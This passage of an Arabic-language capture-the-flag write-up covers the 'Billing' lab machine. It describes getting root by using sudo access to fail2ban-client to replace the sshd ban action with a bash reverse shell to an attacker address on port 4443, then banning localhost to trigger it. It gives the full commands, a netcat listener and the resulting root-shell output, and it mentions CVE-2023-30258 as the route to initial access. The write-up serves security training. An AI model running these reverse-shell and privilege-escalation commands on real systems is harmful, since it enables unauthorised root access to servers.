-rw-r--r-- 1 root root 2170 Nov 23 2020 iptables-multiport-log.conf
-rw-r--r-- 1 root root 1508 Nov 23 2020 iptables-multiport.conf
-rw-r--r-- 1 root root 1585 Nov 23 2020 iptables-new.conf
-rw-r--r-- 1 root root 2672 Nov 23 2020 iptables-xt_recent-echo.conf
-rw-r--r-- 1 root root 1427 Nov 23 2020 iptables.conf
asterisk@Billing:/etc/fail2ban/action.d$
```



- ال **Fail2Ban** شغال بطريقة انه كل ميشوف **IP** بيعمل حاجة مشبوهه يقوم يشغل **Command** معين ي **Block** ال **IP** دا وكله بيتم عن طريق أو بأستخدام ال **IP Tables** ... فلقينا فملف ال **Setting** ان عندنا **Command** اسمه **action ban** وال **Command** دا بيتنفذ لما **Fail2Ban** يعمل **Block** لأي حد ... بس الفكرة هنا لازم تكون **Root** عشان تشغل ال **Command** دا ... واحنا **User** عادي فلو لقينا طريقة نعدل فال **Command** دا ونحط ال **Code** بتعنا بدل ال **Block** اللى بيعمله دا هنقدر نخلى ال **Fail2Ban** يشغل أي **Command** انت عايزه بمجرد ميعمل **Block** لل **IP** هيقوم مشغل الكود بتعنا علطول بس برضه مشكلته انه مش قابل للتعديل الا بصلاحيات معينه ومش معانا ! فعاوزين نشوف طريقة تانيه .

```
# Option: actionban
# Notes.: command executed when banning an IP. Take care that the
#         command is executed with Fail2Ban user rights.
# Tags:   See jail.conf(5) man page
# Values: CMD
#
actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>

# Option: actionunban
# Notes.: command executed when unbanning an IP. Take care that the
#         command is executed with Fail2Ban user rights.
# Tags:   See jail.conf(5) man page
# Values: CMD
#
actionunban = <iptables> -D f2b-<name> -s <ip> -j <blocktype>

[Init]

asterisk@Billing:/etc/fail2ban/action.d$
```

- ال **Fail2ban** عنده حاجة اسمها **jails** ودي زي القواعد اللى بتحمى ال **Server** من ال **Attacks** وكل **Jail** بيحدد ازاي بيتم التعامل مع ال **Threats** ... مثلا زي ال **sshd** بيحمى ال **Login** عن طريق ال **SSH** ودا اللى كنا محتاجينه اننا نعرف ال **Jail** اللى شغال بيه ال **Fail2Ban** ... وعشان متوهش منى تعالى نلم الكام خطوه اللى فاتوا .

- احنا عاوزين نستغل ال **Permissions** بتاعت ال **Fail2Ban** عشان نشغل **Commands** عال **Server** بال **Root** **Permissions** .



- لقينا اننا نقدر نشغل ال **Fail2Ban** من غير ال **Password** عن طريق ال **Sudo** ... فبدل منعدل فملفات ال **iptables-multiport.conf** بنفسنا عشان زي مقولنا اللي مسموحلنا بيه هو ال **Read** فقط .

- فكرنا فطريقه ثانيه وهي اننا نستخدم ال **Fail2Ban** نفسه عشان نغيروا ال **Command** اللي هيتنفذ لما يحصلنا **Block** أو **Ban** ... احنا هنحط ال **Malicious Code** اللي يدينا صلاحيات ال **Root** بعد الكود اللي هيتنفذ فال **Fail2ban** هيلاقينا بنعمل حاجه **Suspicious** اتوماتيك هيعمل **Ban** أول ميعمل ال **Ban** دا هتلاقي الكود بتعنا اشتغل ورا ال **Ban** علطول ... بس الفكره ان زي مقولنا فوق اننا محتاجين نعرف ال **jail** اللي بيستخدمه ال **Fail2Ban** وطلع ال **sshd** شغال فنقدر نستغله عشان ننفذ **Commands** بال **Root User** من غير منعدل فالملفات .

```
set <JAIL> action <ACT> actionban <CMD> sets the ban command <CMD> of the
action <ACT> for <JAIL>
```

```
asterisk@Billing:/etc/fail2ban/action.d$ sudo fail2ban-client status
sudo fail2ban-client status
Status
|- Number of jail:      8
^- Jail list:  ast-cli-attck, ast-hgc-200, asterisk-iptables, asterisk-manager, ip-blacklist, mbilling_ddos, mbilling_login, sshd
asterisk@Billing:/etc/fail2ban/action.d$
```

- تعالى نراجع ملف ال **jail.conf** اللي موجود فال **Path** اللي هو **/etc/fail2ban** ولقينا ان فيه **Setting** خاصه بال **sshd** واللى بتحدد ال **Rules** اللي بيمشي عليها ال **Fail2Ban** عشان يحمي ال **Server** من ال **Attacks** على ال **SSH** ... واحنا لو تفتكر كنا تأكدنا ان ال **sshd** متفعل فال **Setting** ودا معناه اننا نقدر نعدل على قاعده ال **action ban** الخاصه بيه بحيث لما يتم حظر أي **IP** بسبب محاولات ال **Login** الفاشله بال **SSH** ممكن ننفذ **Command** معين أو نشغل **Payload** بدل ال **Pan** ... ودا اللي بتكلم عليه .

```

#
# JAILS
#
# SSH servers
#
[sshd]

# To use more aggressive sshd modes set filter parameter "mode" in jail.local:
# normal (default), ddos, extra or aggressive (combines all).
# See "tests/files/logs/sshd" or "filter.d/sshd.conf" for usage example and details.
#mode = normal
port = ssh
logpath = %(sshd_log)s
backend = %(sshd_backend)s

[dropbear]

port = ssh
logpath = %(dropbear_log)s
backend = %(dropbear_backend)s

```

- تعالى نعمل **Exploit** لل **Fail2Ban** بس بطريقة غير تقليديه طب ازاي ؟!!... ال **Fail2Ban** لما حد يعمل **Brute Force** على ال **SSH** ويفشل كذا مره فال **Login** فال **Fail2Ban** بيعمل **Block** لل **Ip** بتاعه زي مقولنا ... التعديل اللي احنا هنعمله على ال **Fail2Ban** هنا اننا هنخليه بدل ميعمل **Block** لل **IP** يشغل ال **Command** اللي كتبناه اللي هو **bin/bash -c 'bash -i >& /dev/tcp/10.4.61.251/4443 0>&1'**

ودا ال **Reverse Shell** بتعنا ومعناه ان الجهاز اللي عليه ال **Fail2Ban** هيفتح **Reverse Connection** مع مع الجهاز **10.4.61.251** على ال **Port 4443** فبدل مال **Fail2Ban** يعمل **Block** لحد هتلاقيه بيشغل ال **Shell** اللي هيوصلك بال **Victim Machine** ... فهتكون النتيجة ان اي حد بيحاول ينفذ ال **Brute Force** على ال **Fail2Ban** هتلاقي ال **SSH** بدل ميعمله **Block** لاء هينفذ ال **Shell** بتاعك ويديك **Access** عال **Server** .

```

asterisk@Billing:/etc/fail2ban/action.d$ sudo /usr/bin/fail2ban-client set sshd action iptables-multiport actionban "/bin/bash -c 'bash -i >& /dev/tcp/10.4.61.251/4443 0>&1'"
<ash -c 'bash -i >& /dev/tcp/10.4.61.251/4443 0>&1'"
/bin/bash -c 'bash -i >& /dev/tcp/10.4.61.251/4443 0>&1'

```

- تعالى نشغل ال **Net Cat** عندنا ك **Attacker** عشان نستقبل ال **Reverse Connection** عن طريق ال **Reverse Shell** اللى هنرفعه عند ال **Server** هناك .

```
nc -lvnp 4443
listening on [any] 4443 ...
```

- بعد كدا تعالى ننفذ ال **Command** دا ...

**sudo /usr/bin/fail2ban-client set sshd banip 127.0.0.1**

- عاوزين ال **Fail2Ban** يعمل **Block** لل **Local Host** ال **127.0.0.1** وطبعاً بدل ال **Block** دا هنشغل ال **Reverse Shell** عشان احنا غيرنا ال **Action Ban** زي مشرحنا فوق ... وبكدا احنا مش محتاجين **Attacker** حقيقي يدخل يجرب عال **SSH** عشان يتعمله **Block** وداعشان احنا حطينا ال **Local IP** ... فالجهاز كدا هيعمل **Block** لنفسه وهيفتحك **Shell** على جهازك علطول زي كدا .

```
asterisk@Billing:/etc/fail2ban/action.d$ sudo /usr/bin/fail2ban-client set sshd banip 127.0.0.1
<0 /usr/bin/fail2ban-client set sshd banip 127.0.0.1
```

- وبما ان ال **Fail2Ban** بيشتغل بصلاحيات ال **Root** فأكيد لما ال **Reverse Shell** يشتغل هيشغل بال **Root Privilege** وكدا اخدنا **Access** عال **System** بشكل كامل ... تعالى نبص عندنا عال **Machine** ونشوف ايه اللى حصل .

```
nc -lvnp 4443
listening on [any] 4443 ...
connect to [10.4.61.251] from (UNKNOWN) [10.10.219.21] 54922
bash: cannot set terminal process group (2507): Inappropriate ioctl for device
bash: no job control in this shell
root@Billing:/# whoami
whoami
root
root@Billing:/# echo "pwnd"
echo "pwnd"
pwnd
```



- تعالى ندخل على ال **Root Directory** عشان نجيب ال **Flag** الثاني  
بتاع ال **Root** ونبقا كدا طبقنا فعليا خطوه ال **Privileged**  
**Escalation** وعملنا ترقية للصلاحيات من ال **User** العادي لل  
. **Root User**

```
root@Billing:/# cd root
cd root
root@Billing:/root# cat root.txt
cat root.txt
T
root@Billing:/root#
```

-وبس كدا ونتقابل ف **Challenge** آخر ... وال **Challenge** دا  
عشان تبقا لامم فكرته النهايه ... بيوضحك ازاي أخطاء بسيطه ممكن  
تؤدي لأختراق **Server** بالكامل زي مشوفنا !! ... عمل **Scanning**  
عال **Folders** وال **Files** لقينا ان ال **Server** بيستخدم **Version**  
معين من ال **Magnus Billing** وال **version** دا كان فيه ثغره  
**RCE** معروفه اسمها **CVE-2023-30258** فال **Ice pay**  
**Module** وعملنا **Exploitation** للثغره دي عشان نشغل  
**Commands** عال **Server** ومن خلالها قدرنا نجيب **Reverse**  
**Shell** بس ب **User** عادي ... بعد كدا عمل الخطوه المهمه وهي ال  
**Privileged Escalation** عن طريق ال **Fail2Ban** اللى عنده  
صلاحيات ال **Root** عشان نشغل **Fail2ban-client** بدون  
**Password** وعدلنا عال **Action Ban** فال **Fail2Ban** فبدل ميعمل  
**Block** لل **IP** لاء هيشغل ال **Reverse Shell** بصلاحيات ال **Root**  
ودا اللى حصل وشوفناه وبس كدا .

-----